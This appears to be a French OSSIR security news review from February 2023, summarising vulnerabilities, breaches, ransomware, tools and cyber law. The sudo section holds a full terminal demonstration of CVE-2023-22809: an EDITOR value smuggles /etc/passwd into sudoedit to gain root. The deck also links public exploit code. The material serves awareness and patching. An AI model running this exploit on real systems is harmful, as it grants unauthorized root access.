Revue d'actualité de l'OSSIR

14 février 2023

Mitonné avec amour par, par ordre alphabétique :

Christophe Chasseboeuf

Jérémy De Cock

Marc-Antoine Ledieu

Vladimir Kolla

OSSIR

Failles / Bulletins / Advisories

Failles / Bulletins / Advisories (MMSBGA)
Microsoft


Bulletin de janvier, 98 vulnérabilités, dont :

- Zéro day exploitée dans la nature :
  - Composant ALPC (utilitaire de transmission de messages dans l'OS), évasion d'une sandbox Chromium (CVE-2023-21674)
- Les plus critiques :
  - SharePoint, établir une connexion anonyme sur le serveur en contournant les critères de sécurité (CVE-2023-21743)
  - Exchange, chargement de DLL malveillante en local (CVE-2023-21763 et CVE-2023-21764)
  - Services de chiffrement Windows, élévation de privilèges via le service local CSRSS (CVE-2023-21730, CVE-2023-21561 et CVE-2023-21551)
  - Protocole Windows Layer 2 Tunneling Protocole (L2TP), exécution de code à distance sur le RAS (CVE-2023-21543, CVE-2023-21546, CVE-2023-21555, CVE-2023-21556 et CVE-2023-21679)
  - Windows Secure Socket Tunneling Protocol (SSTP), exécution de commande à distance (CVE-2023-21535 et CVE-2023-21548)

https://www.bleepingcomputer.com/news/microsoft/microsoft-january-2023-patch-tuesday-fixes-98-flaws-1-zero-day/

Failles / Bulletins / Advisories (MMSBGA)
Microsoft

Rappel du support Windows 10 en couleurs



Sortie	Home, Pro	Entreprise
mardi 20 septembre 2022	mardi 8 octobre 2024	mardi 14 octobre 2025
lundi 4 octobre 2021	mardi 10 octobre 2023	mardi 8 octobre 2024
mardi 16 novembre 2021	mardi 12 janvier 2027	?
mardi 13 novembre 2018	mardi 9 janvier 2024	mardi 9 janvier 2029
mardi 2 août 2016	mardi 12 octobre 2021	mardi 13 octobre 2026
mercredi 29 juillet 2015	mardi 13 octobre 2020	mardi 14 octobre 2025
mardi 16 novembre 2021	jeudi 13 juillet 2023	mardi 11 juin 2024
mardi 18 mai 2021	mardi 13 décembre 2022	mardi 13 décembre 2022
mardi 20 octobre 2020	mardi 10 mai 2022	mardi 9 mai 2023
mercredi 27 mai 2020	mardi 14 décembre 2021	mardi 14 décembre 2021
mardi 12 novembre 2019	mardi 11 mai 2021	10 mai 2022**
mardi 21 mai 2019	mardi 8 décembre 2020	mardi 8 décembre 2020
mardi 13 novembre 2018	mardi 10 novembre 2020	11 mai 2021**
lundi 30 avril 2018	mardi 12 novembre 2019	mardi 10 novembre 2020
mardi 17 octobre 2017	~~9 avril~~ 4 sept. 2019	~~14 avril~~ 13 oct. 2020
5 avril 2017*	mardi 9 octobre 2018	mardi 8 octobre 2019
mardi 2 août 2016	mardi 10 avril 2018	mardi 9 avril 2019
mardi 10 novembre 2015	mardi 10 octobre 2017	mardi 10 octobre 2017
mercredi 29 juillet 2015	9 mai 2017	mardi 9 mai 2017

Légende :

- Date de mise à disposition pour le public et les entreprises
- Support
- Fin de support pour les versions Home, Pro, Pro Education et Pro for Workstations / fin de support standard pour LTSB/LTSC
- Support uniquement pour les versions Enterprise et Education
- Prolongation exceptionnelle suite au Coronavirus
- Fin de support pour toutes les versions / fin de support étendu pour LTSB/LTSC

Failles / Bulletins / Advisories
Microsoft - Divers

Microsoft Defender, c'est la sécurité préventive à 200% !

- Vendredi 13 janvier, mise à jour de Defender
- Pour anticiper toute compromission…
  - Defender désinstalle Office et raccourcis
    - Même en cours d'utilisation
  - Encore une belle mise en prod du vendredi

https://www.theregister.com/2023/01/13/happy_friday_13th_microsoft_defender/

https://twitter.com/MSFT365Status/status/1613871552256155649

Dernier patch Tuesday pour Windows 7 et 8.1 !

- Windows 7, 8.1 et RT sont en fin de support depuis le 10 janvier 2023
- Pas de programme ESU (mise à jour de sécurité étendue) pour Windows 8.1
- Passer à Windows 11 (ou sous Linux)

https://www.microsoft.com/fr-ca/windows/end-of-support

Failles / Bulletins / Advisories
Microsoft - Divers

IPv6, Exécution de code à distance (CVE-2022-34718)

- Fin de support étendu le 10 oct. 2023
- Vous ne pouvez pas migrer ?
  - Sérieusement ? Faites un effort
  - Solution officielle : Pack d'extension 1 an, 2 ans, 3 ans
  - Zero Patch : portage des correctifs (devinez si nous sommes sérieux, moqueur ou les deux 😁)

    https://0patch.com/pricing.html

Rappel, fin de support Windows Server 2012 et 2012 R2

- Exécution de code à distance sans authentification
  - Présenté lors de la revue d'actu de sept. 2022
- Vous n'avez pas encore mis à jour ? Voici l'exploit 😁

  https://securityintelligence.com/posts/dissecting-exploiting-tcp-ip-rce-vulnerability-evilesp/

Failles / Bulletins / Advisories
Microsoft - Divers

Microsoft une mise à jour Office pour lister les versions

- Collecte des anciennes versions
  - A des vues statistiques
  - Rassurez-vous, KB5021751 respecte votre vie privée 😈

https://www.bleepingcomputer.com/news/microsoft/microsoft-scan-for-outdated-office-versions-respects-your-privacy/

Bientot la fin des add-ins Excel XLL ?

- Microsoft y travaille

https://www.bleepingcomputer.com/news/microsoft/microsoft-365-to-block-downloaded-excel-xll-add-ins-to-boost-security/

Collision MD5 sur Microsoft CryptoAPI (CVE-2022-34689)

- Usurpation d'un certificat existant
- Découvert par la NSA et le NCSC anglais
  - Corrigé avec le bulletin d'oct. 2022
- Voici le code d'exploitation

https://www.bleepingcomputer.com/news/security/exploit-released-for-critical-windows-cryptoapi-spoofing-bug/

Failles / Bulletins / Advisories
Systèmes

Devenir root en “super-éditant” un fichier ?

- Trouvé par **Synacktiv** lors d’une CSPN de sudo
- Les versions **1.8.0 à 1.9.12p1** sont concernées
- Fix → env_delete+="SUDO_EDITOR VISUAL EDITOR"

https://www.synacktiv.com/sites/default/files/2023-01/sudo-CVE-2023-22809.pdf

https://www.linkedin.com/posts/synacktiv_security-advisory-activity-7021499186680365057-3SAL?utm_source=share&utm_medium=member_desktop

https://www.sudo.ws/dist/sudo-1.9.12p2.tar.gz

```
┌──(root㉿LAPTOP-JDECOCK)-[~]
└─# useradd -s /bin/bash toto && echo -e "password\npassword" | passwd toto
New password: Retype new password: passwd: password updated successfully

┌──(root㉿LAPTOP-JDECOCK)-[~]
└─# touch /tmp/test && ls -l /tmp/test
-rw-r--r-- 1 root root 0 Jan 21 22:22 /tmp/test

┌──(root㉿LAPTOP-JDECOCK)-[~]
└─# cat /etc/sudoers | grep toto
toto    ALL=(ALL:ALL) sudoedit /tmp/test

┌──(root㉿LAPTOP-JDECOCK)-[~]
└─# su toto -
toto@LAPTOP-JDECOCK:/root$ EDITOR='vim -- /etc/passwd' sudoedit /tmp/test
[sudo] password for toto:
sudoedit: /tmp/test: editing files in a writable directory is not permitted
2 files to edit
sudoedit: -- unchanged
toto@LAPTOP-JDECOCK:/root$ tail -1 /etc/passwd
toto:x:0:0:root:/home/toto:/bin/bash
toto@LAPTOP-JDECOCK:/root$ echo "I'M ROOT" > test && cat test
bash: test: Permission denied
toto@LAPTOP-JDECOCK:/root$ su toto -
Password:
root@LAPTOP-JDECOCK:/root# echo "I'M ROOT" > test && cat test
I'M ROOT
```

Destruction de carte-mère Supermicro X11SSL

- Vulnérabilité découverte par deux chercheurs de l’Université de Birmingham.
- Accès SSH → Contrôle du BMC → Contrôle de PMBus → undervolting ou overvolting ! ⚡
- La 12e génération (conçue avant la découverte de la vuln’) ne devrait pas être concernée. 😉

https://trustmyscience.com/cartes-meres-peuvent-etre-detruites-distance-pirates-informatiques/

https://github.com/zt-chen/PMFault

https://arxiv.org/pdf/2301.05538.pdf

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

Apache Xalan, exécution de code à distance

- Librairie de transformation de XML en HTML ou autre
  - CVSS 9.8
  - N’est plus maintenue, donc pas de correctif

https://security.snyk.io/vuln/SNYK-JAVA-XALAN-2953385

PHP <= 7.4.21 divulgation du code source

- Par une simple double requête, comme du pipelining
  - Ressemble à la vulnérabilité de 2012 : "/index.php?-s"
- Les branches 7.x sont dépréciées 😉
  - Passez à 8.x
  - Mettez du virtual patching ou des blacklist, si vous manquez de temps

https://blog.projectdiscovery.io/php-http-server-source-disclosure/

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

OpenSSH 9.1, double free (CVE-2023-25136)

- Exécution potentielle de code à distance lors de la vérification de l'ID du client
  - Fortement limité par le sandboxing…

https://jfrog.com/blog/openssh-pre-auth-double-free-cve-2023-25136-writeup-and-proof-of-concept/

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

Signal Desktop, manipulation des pièces jointes (CVE-2023-24068 et CVE-2023-24069)

- Modification et récupération des pièces jointes attachées aux conversations
  - Mettez à jour en 6.2.0

https://nvd.nist.gov/vuln/detail/CVE-2023-24068
https://nvd.nist.gov/vuln/detail/CVE-2023-24069

Keepass, la vulnérabilité qui n'en est pas une (CVE-2023-24055 🤦‍♂️)

- Exécution d'action à l'ouverture d'un Keepass (connu depuis 2015)
- Tentative d'en faire une CVE pour sa propre gloire
  - CVE au status "DISPUTED"
- KeePass bloque l'export avec la version 2.53.1

https://nvd.nist.gov/vuln/detail/CVE-2023-24055 et https://keepass.info/news/n230109_2.53.html

ImageMagick, lecture arbitraire au traitement d'un PNG (CVE-2022-44268)

- Si l'image contient la propriété "profile" avec un chemin de fichier valide
  - L'image résultante contiendra le contenu de ce fichier

https://github.com/duc-nt/CVE-2022-44268-ImageMagick-Arbitrary-File-Read-PoC

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

2 vulnérabilités critiques sur Git (CVE-2022-41903 et CVE-2022-23521)

- Débordement d'entier dans *pretty.c::format_and_pad_commit()*
  - CVSS 9.9
  - size_t stocké en int qui sera utilisé comme offset par memcpy()
  - entraîne une écriture arbitraire sur le tas qui peut suivre sur une exécution de code
- git log --format="%H %G? %gD %gN %gP…"%H" OU git archive via le mécanisme export-subst

  https://git-scm.com/docs/pretty-formats#Documentation/pretty-formats.txt-emltltNgttruncltruncmtruncem


  https://www.opencve.io/cve/CVE-2022-41903
- Débordement de multiples entiers
  - CVSS 9.8
  - lorsqu'il y a un trop grand nombre de modèles de chemins ou d'attributs dans .gitattributes
  - entraîne une lecture / écriture arbitraire sur le tas qui peut suivre sur une exécution de code
- Exemple : src/* text → pour que tous les fichiers dans src/ soient traités comme des fichiers texte.

  https://www.opencve.io/cve/CVE-2022-23521

Mettez à jour en 15.7.5, 15.6.6, 15.5.9 pour *GitLab Community Edition* (CE) et *Enterprise Edition* (EE)

Failles / Bulletins / Advisories
Réseau (principales failles)

OpenWRT, CSRF sur le portai LuCI (CVE-2022-27226)



- Vulnérabilité découvert sur les routeur iRZ Mobile
  - Basé sur OpenWRT
- La CSRF permet d'ajouter une cron aboutissant à une RCE

https://johnjhacking.com/blog/cve-2022-27226/

https://github.com/SakuraSamuraii/ez-iRZ (Exploit)

NAS QNAP, Injection SQL (CVE-2022-27596)

- Des dizaines de milliers de QNAP exposés sur Internet
  - Mettez à jour et n'exposez pas votre QNAP sur Internet

https://www.qnap.com/en/security-advisory/qsa-23-01

NAS Western Digital MyCloudHome, execution de code à distance

- Version personnalisée de Netatalk
  - Dépassement de mémoire du tas

SYNACKTIV

https://www.synacktiv.com/publications/exploiting-a-remote-heap-overflow-with-a-custom-tcp-stack.html

Failles / Bulletins / Advisories
Smartphones (principales failles)

Apple iOS, prise de contrôle à distance exploitée dans la nature

- Exploitation de deux vulnérabilités combinées :
  - Exécution de code dans le navigateur (CVE-2023-23529)
  - Elevation locale de privilèges (CVE-2023-23514)
- Couple de vulnérabilités utilisées par les spyware “pro” comme deux de :
  - NSO, Candiru, Innefu, Mollitiam, Belltrox, Nexa/Intellexa…
    - Même si pour NSO c’est plutôt du zéro clic

https://support.apple.com/en-us/HT213635


Piratages, Malwares, spam, fraudes et DDoS

Piratages, Malwares, spam, fraudes et DDoS
Piratages

Piratage d'Air France

- Accès aux comptes des clients

`<<Our Information Security department is taking actions to prevent any suspicious activity with regard to your account>>` -------[ok 😉]------->



https://www.bleepingcomputer.com/news/security/air-france-and-klm-notify-customers-of-account-hacks/

Piratage de Norton Password Manager

- Après LastPass…
- Accès au compte "à priori" avec des identifiants et mots de passe déjà compromis
  - Password Reuse

https://cybernews.com/security/hackers-compromise-norton-password-manager/

Piratage de MailChimp

- Solution d'envoie de mail en masse
- Deuxième piratage en 6 mois
  - Vol du contenu de 133 comptes (et donc de millions de mails)

https://techcrunch.com/2023/01/18/mailchimp-hacked/amp/?guccounter=1

Piratages, Malwares, spam, fraudes et DDoS
Piratages

Piratage de CircleCI, la suite

- Ils ont été alertés par un de leur clients
- A débuté par la compromission d'un poste de développeur
  - Pivot dans la journée de la compro vers les clients
  - `<<there is no way for us to know if your secrets were used for unauthorized access>>`

https://circleci.com/blog/jan-4-2023-incident-report/

Piratage de "quelques" comptes PayPal

- En utilisant des identifiants et mots de passe d'autres fuites de données
  - Accès à 35k comptes

https://cybernews.com/news/paypal-confirms-data-breach-thousands-affected/

https://www.darkreading.com/attacks-breaches/paypal-breach-exposed-pii-of-nearly-35k-accounts

Piratage de Reddit

- Phishing aboutissant à une fuite de code source

https://www.reddit.com/r/reddit/comments/10y427y/we_had_a_security_incident_heres_what_we_know/

Piratage de LastPass, la suite

- Les attaquants ont volés aussi les données de :
  - VPN Hamachi, Join.me (visio), Central et RemotelyAnywhere


https://www.goto.com/fr/blog/our-response-to-a-recent-security-incident

Piratages, Malwares, spam, fraudes et DDoS
Piratages

Piratage *(encore en cours?)* d'ESXi exposés sur l'Internet #ESXiArgs

- Exploitation de la CVE-2021-21974 (à priori 😉)
  - Exécution de code à distance sur le service OpenSLP
  - Déploiement d'un binaire de chiffrement + script bash
    https://pastebin.com/y6wS2BXh ou https://web.archive.org/web/20230211151007/https://pastebin.com/y6wS2BXh
- Mais :
  - Le bulletin de VMWare date de **février 2021**
    https://www.vmware.com/security/advisories/VMSA-2021-0002.html
  - Des codes d'exploitation sont publics depuis **mai 2021** (à minima)
    https://github.com/straightblast/My-PoC-Exploits/blob/master/CVE-2021-21974.py
  - Cela touche un service qui ne **DOIT PAS** être exposé sur l'Internet
  - Les principales version touchées ne sont plus supportée depuis 5 mois
    https://core.vmware.com/blog/reminder-vsphere-6567-end-general-support
- Les (quasi?) seules sources sérieuses
  - CERT-FR : https://www.cert.ssi.gouv.fr/alerte/CERTFR-2023-ALE-015/
  - OVH : https://blog.ovhcloud.com/ransomware-ciblant-vmware-esxi/
  - WMWare FAQ : https://core.vmware.com/esxiargs-questions-answers#when-do-people-need-to-act

Piratages, Malwares, spam, fraudes et DDoS
Piratages



Piratage *(encore en cours?)* **d'ESXi exposés sur l'Internet #ESXiArgs**

- Entre 2 000 et 3000 ESXi touchés
  - Beaucoup de Français


    https://twitter.com/onyphe/status/1622272331421736962?s=20&t=d41-th5A-6OgHuer75orYg

    https://twitter.com/UK_Daniel_Card/status/1621931568670310402

    https://twitter.com/onyphe/status/1622843704905019394
- Technique déjà exploitée par Babuk en 2022

  https://www.trendmicro.com/en_us/research/22/e/new-linux-based-ransomware-cheerscrypt-targets-exsi-devices.html
- Possibilité de récupérer ses données
  - Dans certains cas *-flat.vmx non chiffré
- Seconde vague de rançongiciel à partir du 08/02
  - Chiffrement modifiée
  - Chiffre plus de données dans les fichiers "flat"

    https://www.bleepingcomputer.com/news/security/new-esxiargs-ransomware-version-prevents-vmware-esxi-recovery/



Piratages, Malwares, spam, fraudes et DDoS
Ransomwares

Le Royal Mail, victime de LockBit 3.0 (Black)

- Plusieurs semaines sans envoi de courriers et colis à l'international
- Aidé par le NCSC pour se débarrasser du ransomware
- Lockbit dément… puis confirme !
- Montant de la rançon inconnue…

https://www.lemagit.fr/actualites/252529186/Cyberattaque-de-la-poste-britannique-la-franchise-LockBit-ou-un-tiers

https://kulturegeek.fr/news-272944/cyberattaque-visant-royal-mail-liee-hackers-lockbit

https://www.zdnet.fr/actualites/la-poste-britannique-s-enfonce-dans-la-crise-apres-une-attaque-par-rancongiciel-39952796.htm

Plusieurs marques de Yum Brand victimes d'un ransomware

- Maison mère de KFC, Pizza Hut et Taco Bell
- 300 restaurants du groupe fermés toute une journée
- Exfiltration de données d'entreprise mais pas de données client… vraiment ? 😉
- Montant de la rançon inconnue…

https://www.cpomagazine.com/cyber-security/kfc-pizza-hut-and-taco-bell-ransomware-attack-shuts-down-300-restaurants-in-the-uk/

Piratages, Malwares, spam, fraudes et DDoS
Hack 2.0

Pirater Facebook, simple comme un brute-force

- Pas de limite aux tentatives de MFA sur le centre d'authent Meta
- Comme en 2016, restauration du mot de passe
  - Nomaines non-prod : beta.facebook.com, mbasic.beta.facebook.com…
  - Tentatives de code PIN sans limite
  - Cf. revue du 12/04/2016

https://techcrunch.com/2023/01/30/facebook-two-factor-bypass-bug/amp/

Fin des macro Office ? Vive les fichiers OneNote

- Incluant une image GIF de bouton, déclenchant un script

https://twitter.com/kostastsale/status/1621253766556303368


https://www.bleepingcomputer.com/news/security/hackers-now-use-microsoft-onenote-attachments-to-spread-malware/

Piratages, Malwares, spam, fraudes et DDoS
Stealer

Vidar, le retour

- Evolue
  - Des courriels d'hameçonnage aux médias sociaux
  - De clair à chiffré

  https://thehackernews.com/2023/01/the-evolving-tactics-of-vidar-stealer.html



Piratages, Malwares, spam, fraudes et DDoS
Fuites de données

Cellebrite et MSAB Inc., fuite des outils (1,7 téraoctets de données)

- Suite d'outils de collecte/analyse de smartphone
  - Utilisée contre des criminels mais aussi des journalistes, des opposants politiques…
- Cellebrite est israélienne, MSAB est suédoise

https://twitter.com/MikaelThalen/status/1614084479697702914

https://ddosecrets.com/wiki/Cellebrite_and_MSAB

Fuite du code source du site de Stade français Paris rugby

- Répertoire .git accessible au public
- Disponible pendant 420 jours jusqu'à l'alerte de Cybernews
- Secrets trouvés dans le code source…
- 2% des sites web dans le monde sont exposés au même risque

https://securityaffairs.com/141318/data-breach/french-rugby-club-stade-francais-leaks-source-code.html

Piratages, Malwares, spam, fraudes et DDoS
Fuites de données

Code source de “League of Legends” mis aux enchères

- Vol des codes source de LoL, Teamfight Tactics et anti-triche
- Riot Games a refusé de payer la rançon de $10 millions
- D’autres éditeurs de jeux-vidéo victimes avant eux : Electronic Arts, Ubisoft…

<<Depuis l’attaque, nous nous efforçons d’évaluer son impact sur les outils d'anti-triche et sommes prêts à déployer des correctifs aussi rapidement que possible.>>

https://www.lemonde.fr/pixels/article/2023/01/26/le-code-source-de-league-of-legends-mis-aux-encheres-sur-le-web_6159418_4408996.html

Piratages, Malwares, spam, fraudes et DDoS
Pannes

Panne majeure chez NetFlix

- >1h le 01/02/2023

  https://www.clubic.com/video-streaming/netflix-svod/actualite-455895-une-panne-mondiale-frappe-le-geant-du-streaming-netflix.html

Piratages, Malwares, spam, fraudes et DDoS
Pannes

MS 365 ….

- Et de une
- Une panne massive de Microsoft 365 (changement d'IP du routeur WAN)
  - 5 heures d'indisponibilité

    https://www.bleepingcomputer.com/news/microsoft/massive-microsoft-365-outage-caused-by-wan-router-ip-change/

- Et de deux … parmi d'autres
- Outlook.com non disponible pour plusieures heures

  https://winbuzzer.com/2023/02/07/microsoft-teams-and-outlook-down-amid-major-microsoft-365-outage-xcxwbn/

Suivre l'état des services MS365

- Fil Twitter et portal de supervision des services

  https://twitter.com/MSFT365Status

  https://portal.office.com/servicestatus

Piratages, Malwares, spam, fraudes et DDoS
Techniques & outils

Red Team **Encore un loader pour contourner les EDR**

- Usage de plusieurs techniques intéressantes

  https://github.com/xforcered/BokuLoader

Red Team **CrackMapExec intègre BloodHound** (la collecte “sharphound”)

- Cme est un outil dingue !!! Et français

  https://twitter.com/mpgn_x64/status/1622329869202751492

Red Team **CrackMapExec permet le “password spraying” sur VNC**

- Et génère des captures d’écran
- Cme est un outil génial !!! Et français

  https://twitter.com/mpgn_x64/status/1620530224038576128

Piratages, Malwares, spam, fraudes et DDoS
Techniques & outils

Caido, un Burp mais en Rust

- Projet prometteur

  https://caido.io/

  https://github.com/orgs/caido/repositories

Nouveautés
Divers

PingCastle 3.0

- Nouvelle interface, .Net 4, Support d'AzureAD
- Vous n'avez vraiment plus d'excuse 😄

Pas encore de lien…

AWS S3, chiffrement des données en AES 256

- Disponible avant mais n'était pas automatiquement activé
- Alternatives :
  - SSE-C (vous contrôlez les clés)
  - SSE-KMS (Amazon contrôle vos clés)


https://www.lemondeinformatique.fr/actualites/lire-aws-chiffre-desormais-les-instances-s3-par-defaut-89144.html
https://www.websiterating.com/fr/cloud-storage/what-is-aes-256-encryption/


Nouveautés
Divers

KeePass 2.53, ajout de l'OTP dans l'auto-saisie

- Ajout de {HMACOTP} et {TIMEOTP} dans la saisie automatique (auto type)
- Vous n'avez vraiment plus d'excuse 😁
  - L'utilisez depuis l'appareil duquel vous saisissez votre mot de passe c'est du 1.5FA😅

https://keepass.info/news/n230109_2.53.html





Business, Politique et Publications

Business
Monde

La SSII Almond rachète le spécialiste breton Cyber Amossys

- Il ne reste plus que 2 CESTI indépendants

Droit / Juridique / Politique
Union Européenne + France

Le JO de l'Union Européenne du 27 décembre 2022 vous souhaite une bonne année !

- Règlement UE "DORA" sur la résilience opérationnelle numérique du secteur financier
  - N°2022/22554 du 14 décembre 2022
  - En application le 17 janvier 2025
    https://eur-lex.europa.eu/legal-content/FR/TXT/?uri=uriserv%3AOJ.L_.2022.333.01.0001.01.FRA&toc=OJ%3AL%3A2022%3A333%3ATOC
- Directive UE "SRIv2" ou **NISv2**, mesures pour assurer un niveau élevé commun de cybersécurité dans l'ensemble de l'Union
  - N°2022/2555 du 14 décembre 2022
  - A transposer en droit français avant le 18 octobre 2024
    https://eur-lex.europa.eu/legal-content/FR/TXT/?uri=uriserv%3AOJ.L_.2022.333.01.0080.01.FRA&toc=OJ%3AL%3A2022%3A333%3ATOC
- Résilience des entités critiques
  - N°2022/2557 du 14 décembre 2022
  - A transposer en droit français avant le 18 octobre 2024
    https://eur-lex.europa.eu/legal-content/FR/TXT/?uri=uriserv%3AOJ.L_.2022.333.01.0164.01.FRA&toc=OJ%3AL%3A2022%3A333%3ATOC
- Loi "LOPMI" n°2023-22 du 24 janvier 2023 d'Orientation et de Programmation du Ministère de l'Intérieur:
  https://www.legifrance.gouv.fr/jorf/id/JORFTEXT000047046768
  - Modification de l'article 323-1 Code pénal
    https://www.legifrance.gouv.fr/codes/article_lc/LEGIARTI000030939438
  - Création de l'article 323-3-2 Code pénal
    https://www.legifrance.gouv.fr/codes/article_lc/LEGIARTI000047047989/2023-02-06
  - Création de l'article 323-4-2 Code pénal
    https://www.legifrance.gouv.fr/codes/article_lc/LEGIARTI000047048173/2023-02-06
  - Création de l'article L.12-10-1 Code des assurances
    https://www.legifrance.gouv.fr/jorf/article_jo/JORFARTI000047046789

Droit / Juridique / Politique
Monde

La France à la “ramasse” en matière de cyber !!?

- Lettre DR du cabinet du premier ministre
- Quelques constats en compléments :
  - ANSSI écartée de la feuille de route du SGDSN
  - ANSSI écartée du budget pour sécuriser les TPE/PME
    - C’est le Campus Cyber qui va “distribuer” les fonds
  - 1er ministre plus en contact avec l’ANSSI depuis 7 ans

https://www.linkedin.com/posts/christian-daviot-7a4980_gouvernement-cybers%C3%A9curit%C3%A9-anssi-activity-7022242505374998528-imBo/?originalSubdomain=fr

Et Elisabeth Borne inventa le pyromane-pompier !

Matignon avoue un joyeux cyberbordel

TAMPONNÉE *« diffusion restreinte »*, cette lettre du 9 janvier est signée du directeur de cabinet d’Elisabeth Borne. Aurélien Rousseau avoue, en deux pages, qu’en matière de cybersécurité la France est complètement à la ramasse. Alors que les attaques informatiques d’hôpitaux, de collectivités locales et d’entreprises se multiplient, ça la fiche un peu mal. Sans compter que l’organisation de la prochaine Coupe du monde de rugby (2023) et celle des Jeux olympiques (2024) dépendront comme jamais de l’informatique. Les Russes sur le podium à chaque compète ?

Pour tenter de limiter la casse numérique, Aurélien Rousseau demande expressément au secrétariat général de la Défense et de la Sécurité nationale (SGDSN) de vérifier que le dispositif actuel *« couvre bien tout le champ offensif et défensif de façon cohérente et complémentaire »*. Ah, on n’en est pas sûrs ? Alors que, le 9 novembre dernier à Toulon, Macron a appelé de ses vœux *« une cyberdéfense de tout premier rang mondial »*, il serait temps de réagir…

